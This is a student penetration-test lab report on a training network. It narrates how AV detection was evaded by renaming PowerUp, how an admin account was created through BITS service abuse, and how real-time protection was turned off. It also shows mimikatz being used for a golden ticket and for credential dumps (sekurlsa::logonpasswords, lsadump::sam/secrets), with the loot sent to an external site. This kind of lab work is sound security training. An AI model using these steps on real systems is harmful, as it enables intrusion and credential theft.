Ex090 Submission

Gary Jones

Contents

Executive Summary

Goals

The goal of this exercise is to utilize PowerUp to identify possible misconfigurations on the costumes host in the artstailor.com network and then exploiting those results.

Risk Ranking/Profile

The findings are critical.

Summary of Findings

By connecting to the host and using PowerDown script an administrator account was created. From here the tester turned off the real time virus protection and utilized mimikatz.exe to locate and log various hashes from the system.

Recommendation Summary

Change the username and password for the pfsense homepage. It is through this that access was granted and modifications to the firewall was made.

Technical Report

Introduction

Finding:

Risk Rating and Vulnerability Description

The risks identified in Ex080 were used to exploit the system for this exercise. To quickly list those risks they were as follows: 1. Maintaining the default credentials for pfsense. 2. Having open ports 443 and 8443. 3. Utilizing simple passwords for user credentials. These three vulnerabilities are critical risks as they enabled testers to compromise the system in its entirety.

Confirmation method

The methods used in this exercise were confirmed by escalating privileges to the point where Mimikatz.exe was able to compromise the entire system.

Mitigation or Resolution Strategy

Mitigate these described risks by changing the default credentials for pfsense, closing ports 443 and 8443, and ensuring users have more complex credentials.

Attack Narrative

By utilizing command line the user was able to use the net use command to connect to the users drive after connecting to the host network and sharing their /tmp folder (see figure 1). After initially trying to import the PowerUp.ps1 script the user identified that the system was treating it as a virus threat. In response to this the user imported PowerDown.ps1 which is the same as PowerUp.ps1 however the keyword to enact its operation is Do (see figures 2 and 3). After running the command 'DO-AllChecks' the abuse "Do-ServiceAbuse -Name 'BITS'" was identified and utilized to create the administrator account: john with password: Password123! (see figures 3, 4 and 5).

After logging into the administrator account and shutting off real time virus protection the mimikatz.exe was executed (see figure 6). With this function a golden ticket was generated by first getting the krbtgt hash followed by executing the kerberos::golden command (see figure 7).

Following creation of the golden ticket the user started up an administrator command line prompt and reinitialized Mimikatz.exe. By connecting to the shared drive the user logged their session and ran the following commands: sekurlsa::logonpasswords, sekurlsa::tickets, lsadump::sam, lsadump::secrets, lsadump::cache (see figure 8). Once the aforementioned commands were completed all results were saved to an external site for further extrapolation (see figure 9).



Figure 1:



Figure 2:



Figure 3:



Figure 4:



Figure 5:


rdesktop - 217.70.184.3
Recycle Bin
This PC
File
Computer
View
mimikatz 2.2.0 x64 (oe.eo)
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> net use
New connections will be remembered.
Status Local Remote Network
\\TSCLIENT\tmp Microsoft Terminal Services
The command completed successfully.
PS C:\Windows\system32> net use \\TSCLIENT\tmp
The command completed successfully.
PS C:\Windows\system32> net use z: \\TSCLIENT\tmp
The command completed successfully.
PS C:\Windows\system32> z:
PS Z:\> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz #
11 items
Type here to search
11:45 PM
10/29/2021

Figure 6:



Figure 7:



Figure 8:



Figure 9: